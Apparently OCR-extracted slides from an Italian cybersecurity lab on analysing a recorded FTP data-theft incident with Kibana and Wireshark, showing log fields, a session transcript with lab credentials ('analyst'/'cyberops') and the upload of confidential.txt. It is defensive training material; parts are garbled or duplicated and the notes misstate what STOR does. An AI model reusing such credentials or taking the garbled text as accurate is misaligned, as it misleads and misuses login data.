
Da qui, con tasto destro su un pacchetto > ‘follow’> ‘tcp stream’ è possibile visionare in maniera ordinata tutti i pacchetti scambiati dall’attaccante con l’host compromesso. I dati che vengono riportati sono molto simili alle trascrizioni viste su Sguil



# ANALISI CON KIBANA

*IN QUESTA SEZIONE ESPLOREMO*


- *FTP*
- *FILES*





A screenshot of the Snort interface, specifically the IP layer analysis section. A context menu is open over a row in the table, with the 'SrcIP' option highlighted. The table displays various network events with columns for ID, Time, Source IP, Destination IP, and other metadata. The context menu also includes options like 'Quick Query', 'Advanced Query', and various IP lookup services such as Dshield, Alexa, Bing, and SafeBrowsing.


- Nella colonna ‘SRC IP’  
tasto destro > ‘Kibana IP  
lookup’ > SrcIP’ in modo  
da visualizzare le  
informazioni su Kibana



2.

Importante filtrare le informazioni, inserendo il range di tempo necessario e inserire l'ip interessato, in questo caso quello sorgente





Time	source_ip	source_port	destination_ip	destination_port	_id
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LDjqzXIBB6Cd_0SbfgO
June 11th 2020, 03:53:09.086	192.168.0.11	52776	209.165.200.235	21	LTjqzXIBB6Cd_0SbfgO



FTP  
I

ESAME CON KIBANA

ESAME CON KIBANA

Filtrando la richiesta su bro\_ftp  
notiamo che sono stati effettuati  
due log su FTP. Il motivo è  
**3.** semplice: Il protocollo FTP utilizza  
due connessioni separate per  
trasferire i dati, una per il  
controllo e una per i dati, per via  
della sua architettura progettuale



FTP

'

KUBAWA

ESAME CON

## 4.

I punti chiave riscontrabili in questo log sono:

- ftp command = PORT
- Message = Port command successful e credenziali usate
- Mimetype: text/plain

In sintesi questo log è utilizzato per copiare il file dal server

```
t destination_geo.region_name   Q Q □ * California
t destination_geo.timezone     Q Q □ * America/Los_Angeles
□ destination_ip               Q Q □ * 209.165.200.235
t destination_ips             Q Q □ * 209.165.200.235
# destination_port            Q Q □ * 21
t event_type                  Q Q □ * bro_ftp
t ftp_argument                Q Q □ * 192.168.0.11,194.153
t ftp_command                 Q Q □ * PORT
t host                        Q Q □ * d68c9360b6ae
t ips                         Q Q □ * 209.165.200.235, 192.168.0.11
t message                      Q Q □ * {"ts": "2020-06-11T03:53:09.086482Z", "uid": "C5GkeA4t8oXZdWPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "PORT", "arg": "192.168.0.11,194.153", "reply_code": 200, "reply_msg": "PORT command successful. Consider using PASV.", "data_channel.passive": false, "data_channel.orig_h": "209.165.200.235", "data_channel.resp_h": "192.168.0.11", "data_channel.resp_p": 49817}
t password                     Q Q □ * <hidden>
t path                         Q Q □ * /nsm/import/bro/bro-sak0dudf/ftp.log
t reply_code                   Q Q □ * 200
t reply_message                Q Q □ * PORT command successful. Consider using PASV.
□ source_ip                    Q Q □ * 192.168.0.11
t source_ips                   Q Q □ * 192.168.0.11
# source_port                  Q Q □ * 52776
t tags                         Q Q □ * bro, import
```



FTP

•

ESAME CON KUBAWA

## 5.

I punti chiave riscontrabili in questo log sono:

- ftp command = STOR
- Message =  
ftp://ip./confidential.txt e credenziali usate
- Mimetype: text/plain

In sintesi questo log è utilizzato per copiare il file dal server

```
    @version
    @id
    @index
    @score
    @type
    destination_geo.city_name
    destination_geo.country_name
    destination_geo.ip
    destination_geo.location
    destination_geo.region_code
    destination_geo.region_name
    destination_geo.timezone
    destination_ip
    destination_ips
    destination_port
    event_type
    ftp_argument
    ftp_command
    fuid
    host
    ips
    message
  
```

The screenshot shows a Logstash configuration file with the following structure:

```
    @version
    @id
    @index
    @score
    @type
    destination_geo.city_name
    destination_geo.country_name
    destination_geo.ip
    destination_geo.location
    destination_geo.region_code
    destination_geo.region_name
    destination_geo.timezone
    destination_ip
    destination_ips
    destination_port
    event_type
    ftp_argument
    ftp_command
    fuid
    host
    ips
    message
```

Key fields identified in the configuration are highlighted in yellow:

- destination\_ip: 209.165.200.235
- destination\_ips: 209.165.200.235
- destination\_port: 21
- ips: 209.165.200.235, 192.168.0.11
- message: {"ts": "2020-06-11T03:53:09.086840Z", "uid": "C5GkeA4t8oXzdWTPr6", "id.orig\_h": "192.168.0.11", "id.orig\_p": 52778, "id.resp\_h": "209.165.200.235", "id.resp\_p": 21, "user": "analyst", "password": "<hidden>", "command": "STOR", "arg": "ftp://209.165.200.235./confidential.txt", "mime\_type": "text/plain", "reply\_code": 226, "reply\_msg": "File successfully stored."}



FTP

ESAME CON KUBAWA

ESAME

## 6. I punti chiave riscontrabili in questo log sono:

- ftp command = STOR
- Message =  
ftp://ip/.confidential.txt e credenziali usate
- Mimetype: text/plain

In sintesi questo log è utilizzato per copiare il file dal server

```
timestamp: June 11th 2020, 03:53:09.066
@version: 1
@id: LTjqzzXIBB6C0-...esbf90
@index: seconion:logstash-import-2020.06.11
@score: -
@type: doc
destination_geo.city_name: Monterey
destination_geo.country_name: United States
destination_geo.ip: 209.165.200.235
destination_geo.location: {"lon": -121.8406, "lat": 36.3699}
destination_geo.region_code: US-CA
destination_geo.region_name: California
destination_geo.timezone: America/Los_Angeles
destination_ip: 209.165.200.235
destination_ip: 209.165.200.235
destination_port: 21
event_type: bro_ftp
ftp_argument: ftp://209.165.200.235./confidential.txt
ftp_command: STOR
fuid: FXiiIV63eSMAeiNi682
host: d68c9360b6ae
ips: 209.165.200.235, 192.168.0.11
message: {"ts": "2020-06-11T03:53:09.066840Z", "uid": "CSGkeA4t8oXZdwTPr6", "id.orig_h": "192.168.0.11", "id.orig_p": 52776, "id.resp_h": "209.165.200.235", "id.resp_p": 21, "user": "analyst", "password": "<hidden>", "command": "STOR", "arg": "ftp://209.165.200.235./confidential.txt", "mime_type": "text/plain", "reply_code": 220, "file_size": 0, "status": "Success", "error": ""}
```



FTP

-

KIBANA

ESAME CON

```
Log entry:  
ts: "2020-06-11T03:53:09.086462Z"; "id": "C5GkAAB0XZdWTP16"; "id.org_h": "192.168.0.11"; "id.org_p": "209.165.200.235"; "id.resp_p": "21"; "user": "analyst";  
"t": "password"; "hidden": "command"; "PORT": "any"; "192.168.0.11.194.153"; "reply_code": "200"; "reply_msg": "PORT command successful. Consider using PASV"; "data_channel_p": "49817";  
"isave": false; "data_channel.org_h": "209.165.200.235"; "data_channel.resp_h": "192.168.0.11"; "data_channel.resp_p": "49817";  
"Sensor Name": "seconion-import";  
"Timestamp": "2020-06-11 03:53:09";  
"Connection ID": "CLI";  
"Src IP": "192.168.0.11";  
"Dst IP": "209.165.200.235";  
"Src Port": "52776";  
"Dst Port": "21";  
"Data Channel": "192.168.0.11:52776 - UNKNOWN [544:63:1:60:M1480:5,T,N,W7,:??:] (up: 3331 bits);  
Data Exchange: > 209.165.200.235:21 (eth0, ethernet/modem);  
DST: 220 (vsFTPd 2.3.4)  
DST:  
SRC: USER analyst  
SRC:  
DST: 331 Please specify the password.  
DST:  
SRC: PASS cyberops  
SRC:  
DST: 230 Login successful.  
DST:  
SRC: SYST  
SRC:  
DST: 215 UNIX Type: L8  
DST:  
SRC: TYPE I  
SRC:  
DST: 200 Switching to Binary mode.  
DST:  
SRC: PORT 192.168.0.11.194.153  
SRC:  
DST: 200 PORT command successful. Consider using PASV.  
DST:  
SRC: STOR confidential.txt  
SRC:  
DST: 150 OK to send data.  
DST:  
SRC: 226 Transfer complete.  
DST:  
SRC: QUIT  
SRC:
```

Kibana permette di analizzare le trascrizioni, fornendo anche i file wireshark inerenti ai log FTP

7.

	Source	Destination	Protocol	Length	Info
5-11	03:52:26.226780	192.168.0.11	TCP	74	52776 -- 21 [SYN] Seq=0 Win=
5-11	03:52:26.226934	209.165.200.235	TCP	74	21 -- 52776 [SYN, ACK] Seq=0
5-11	03:52:26.227054	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=1 Ack=
5-11	03:52:26.236865	209.165.200.235	FTP	86	Response: 220 (vsFTPd 2.3.4)
5-11	03:52:26.238964	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=1 Ack=
5-11	03:52:29.223824	192.168.0.11	TCP	66	Request: USER analyst
5-11	03:52:29.223890	209.165.200.235	TCP	66	21 -- 52776 [ACK] Seq=21 Ack=
5-11	03:52:29.223983	209.165.200.235	FTP	100	Response: 331 Please specif
5-11	03:52:29.224068	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=15 Ack=
5-11	03:52:31.828739	192.168.0.11	FTP	81	Request: PASS cyberops
5-11	03:52:31.841863	209.165.200.235	FTP	89	Response: 230 Login successf
5-11	03:52:31.841967	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=30 Ack=
5-11	03:52:31.842074	192.168.0.11	FTP	72	Request: SYST
5-11	03:52:31.842173	209.165.200.235	FTP	85	Response: 215 UNIX Type: L8
5-11	03:52:31.842231	192.168.0.11	TCP	66	52776 -- 21 [ACK] Seq=36 Ack=
5-11	03:53:09.085828	192.168.0.11	FTP	74	Request: TYPE I
5-11	03:53:09.086007	209.165.200.235	FTP	97	Response: 200 Switching to B
